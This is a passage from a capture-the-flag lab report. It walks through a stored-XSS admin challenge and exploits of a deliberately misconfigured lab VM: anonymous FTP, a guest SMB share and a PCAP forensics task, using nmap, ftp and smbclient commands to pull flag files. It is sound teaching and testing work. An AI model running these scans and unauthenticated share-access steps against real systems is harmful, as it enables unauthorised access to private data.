
Screenshot




Screenshot Explanation: The screenshot shows multiple accessible PHP files within the /store/ directory, including index.php, view.php and admin.php, confirming additional application endpoints that can be directly accessed or further analyzed.

Step 6: Becoming Admin and accessing /store/admin.php









Screenshot Explanation: The screenshots show successful authentication as an administrative user through the vulnerable /website/ login and subsequent access to the /store/admin.php page. This confirms that the administrative session is reused across both applications, allowing access to restricted store functionality. The admin review panel

enables viewing stored feedback, where injected XSS payloads can be executed in the admin context.

Step 7: Getting the Flag

Screenshot





Screenshot Explanation:

The first screenshot shows the administrative review panel where feedback entries are accessed; inspection of the page source does not directly expose the flag, as it is not rendered as visible static content. When the stored XSS payload is executed by viewing the feedback, the injected JavaScript runs in the admin context and dynamically retrieves the flag value, displaying **FLAG{web_high_xss}** in a browser alert. This confirms that the flag is only revealed through successful execution of the stored XSS attack.

3.3. Network Exploitation (FTP) – Medium

3.3.1. Challenge Setup Overview

This challenge was designed to simulate a realistic **network exploitation scenario** involving a misconfigured network service. The target system was an **Ubuntu Linux virtual machine** hosted on **VMware/VirtualBox** and configured to use **NAT networking**. This allowed communication with other virtual machines on the same virtual subnet while remaining isolated from the external network.


An **FTP service (vsftpd)** was installed on the target machine and intentionally misconfigured to allow **anonymous access**. As a result, unauthenticated users on the same network were able to connect to the service and access files stored in the FTP root directory.
A flag file named flag.txt, containing FLAG{Network_Exploitation_Medium}, was placed inside the anonymous FTP directory. The objective of the challenge was to identify the exposed network service through network discovery and port scanning, exploit the insecure configuration, and retrieve the flag without using web-based attacks, privilege escalation, or cryptographic exploitation.

3.3.2. Attack Execution

Step 1: Nmap Scan
Command: sudo nmap -sS -sV 192.168.28.154
Command Explanation: This command scans the target system to identify open ports and the services running on them.
Switch Explanation

- -sS – Performs a TCP SYN scan to detect open ports.
- -sV – Enables service and version detection on discovered ports.

Screenshot





Screenshot Explanation: The screenshot shows that the FTP service is running on port **21/tcp** using **vsftpd 3.0.5**, alongside an HTTP service on port 80. The presence of an exposed FTP service indicates a potential network-level attack surface that can be further analyzed for misconfigurations or weak access controls.

Step 2: Getting into the FTP server
Command: ftp 192.168.28.154

Command Explanation: This command initiates a connection to the FTP service running on the target system.

Screenshot





Screenshot Explanation: The screenshots show that the FTP service is configured to allow **anonymous access**. After logging in as the anonymous user, directory listing was permitted and a file named flag.txt was visible. This confirms a misconfigured FTP service that exposes sensitive files without authentication.

Step 3: Extracting the flag
Command:

- **get flag.txt**
- **bye**
- **cat flag.txt**

Command Explanation:


- **get flag.txt**

  Downloads flag.txt from the target FTP server to the attacker machine.
- **bye**

  Exits the FTP session after the file transfer.
- **cat flag.txt**

  Displays the contents of the downloaded file, confirming successful flag extraction.

Screenshot:



Screenshot Explanation: The screenshot shows the attacker using the get flag.txt command to download the file from the anonymous FTP service, exiting the FTP session, and then running cat flag.txt to reveal the extracted flag: **FLAG{Network_Exploitation_Medium}**.

3.4. Network Exploitation (SMB) – High

3.4.1. Challenge Setup Overview

This challenge simulates a **high-impact network exploitation scenario** involving a **misconfigured SMB (Samba) file-sharing service** on a Linux target system. The target virtual machine is connected to a **NAT network**, making it reachable by other virtual machines while remaining isolated from external networks.

Samba is installed to provide SMB file-sharing functionality commonly found in enterprise environments. A **guest-accessible SMB share** is intentionally misconfigured, allowing **unauthenticated network users** to browse shared directories.

To increase difficulty, a **non-obvious internal directory structure** is created under the SMB share, mimicking realistic backup and configuration storage paths. A sensitive file containing the flag is placed deep within this nested structure and configured as **read-only**, simulating an information disclosure vulnerability rather than file tampering.

The SMB service is confirmed to be active and listening on **TCP ports 139 and 445**, ensuring the service is discoverable through network scanning and enumeration. This setup creates a realistic **high-severity network exposure**, where an attacker must


enumerate SMB shares, navigate hidden paths, and retrieve sensitive data without authentication.

3.4.2. Attack Execution

Step 1: Nmap Scan

Command: sudo nmap -sS -sV 192.168.28.154

Screenshot



Screenshot Explanation: The screenshot shows that the SMB (Samba) service is active on ports 139/tcp and 445/tcp, alongside FTP and HTTP services. The presence of open SMB ports indicates a potential network-level attack surface suitable for further share enumeration and unauthenticated access testing.

Step 2: Accessing the SMB service (Viewing Shares)


Command: smbclient -L 192.168.28.154 -N

Command Explanation: This command lists available SMB shares on the target system while attempting access without authentication.

Switch Explanation

- -L – Lists all available shares on the target host.
- -N – Specifies no password, attempting guest or anonymous access.

Screenshot




Screenshot Explanation: The screenshot shows multiple SMB shares exposed by the target system, including a share named backups, which is accessible without authentication. This confirms a misconfigured SMB service that allows unauthenticated users to enumerate shared resources.

Step 3: Accessing the “backups” share and extracting the Flag
Command:

- cd old_configs
- ls
- get flag_high.txt
- cat flag_high.txt

Command Explanation: These commands access the exposed SMB share without authentication, navigate the directory structure, download the flag file, and display its contents.

Screenshot



Screenshot Explanation: The screenshot shows successful unauthenticated access to the backups SMB share and navigation into the old_configs directory. The file flag_high.txt is retrieved and read, revealing the flag FLAG{Network_Exploitation_High}, confirming sensitive data exposure due to SMB misconfiguration.

3.5. Forensics (PCAP) – Medium

3.5.1. Challenge Setup Overview

This challenge was designed to simulate a **network forensics investigation** based on exposed monitoring data rather than live system exploitation. The scenario assumes that suspicious activity had previously occurred within the network and that network traffic was captured and archived for later analysis.

An **FTP service** was used to generate clear text network communication, during which sensitive data was transferred without encryption. The resulting network traffic was captured and stored as a **PCAP file**, representing archived network logs commonly retained for troubleshooting or incident response purposes.

To introduce an additional layer of realism and difficulty, the PCAP file was placed inside an **insecurely configured SMB backup share**. Due to misconfigured permissions, this share allowed unauthenticated access, exposing internal network logs to any user on the same subnet.

The objective of this challenge is to locate the archived PCAP file, perform **offline forensic analysis** using network analysis tools, reconstruct the recorded communication, and identify sensitive information that was transmitted in cleartext. No live traffic interception or system exploitation is required during the forensic analysis phase.


3.5.2. Attack Execution

Step 1: Enumerate SMB Shares

Command: smbclient -L //192.168.28.154 -N

Command Explanation: This command queries the target system to list all available SMB shares while attempting access without authentication.

Screenshot



Screenshot Explanation: The screenshot confirms that the SMB service allows unauthenticated enumeration of network shares. The presence of the backups share indicates a misconfigured Samba service that exposes shared resources to any network user, enabling further access without valid credentials.

Step2: Extracting the PCAP File
Command:

- smbclient //192.168.28.154/backups -N
- cd network_logs
- ls
- get forensics_medium.pcap

Command Explanation: These commands connect to the exposed SMB share without authentication, navigate to the directory containing network logs, and download the packet capture file for forensic analysis.

Screenshot

```
┌──(root㉿pranavcb014022)-[~]
└─# smbclient //192.168.28.154/backups -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jan 30 18:10:2
3 2026
  ..                                  D        0  Fri Jan 30 18:10:2
3 2026
  network_logs                        D        0  Fri Jan 30 18:11:1
0 2026
  old_configs                         D        0  Fri Jan 30 16:47:4
2 2026

                40970464 blocks of size 1024. 28019724 blocks availa
ble
smb: \> cd network_logs
smb: \network_logs\> ls
  .                                   D        0  Fri Jan 30 18:11:1
0 2026
  ..                                  D        0  Fri Jan 30 18:10:2
3 2026
  forensics_medium.pcap               N    11137  Fri Jan 30 18:11:1
0 2026

                40970464 blocks of size 1024. 28019724 blocks availa
ble
smb: \network_logs\> get forensics_medium.pcap
getting file \network_logs\forensics_medium.pcap of size 11137 as fo
rensics_medium.pcap (2175.2 KiloBytes/sec) (average 2175.2 KiloBytes
/sec)
smb: \network_logs\> exit
```


Screenshot Explanation: The screenshot shows successful unauthenticated access to the backups SMB share and navigation into the network_logs directory. The file forensics_medium.pcap is identified and downloaded, confirming that sensitive forensic artefacts can be extracted due to the misconfigured SMB service.

Step 3 : Open the PCAP in Wireshark

Command: wireshark forensics_medium.pcap

Command Explanation: Launches Wireshark and loads the specified PCAP file for packet analysis.

Screenshot

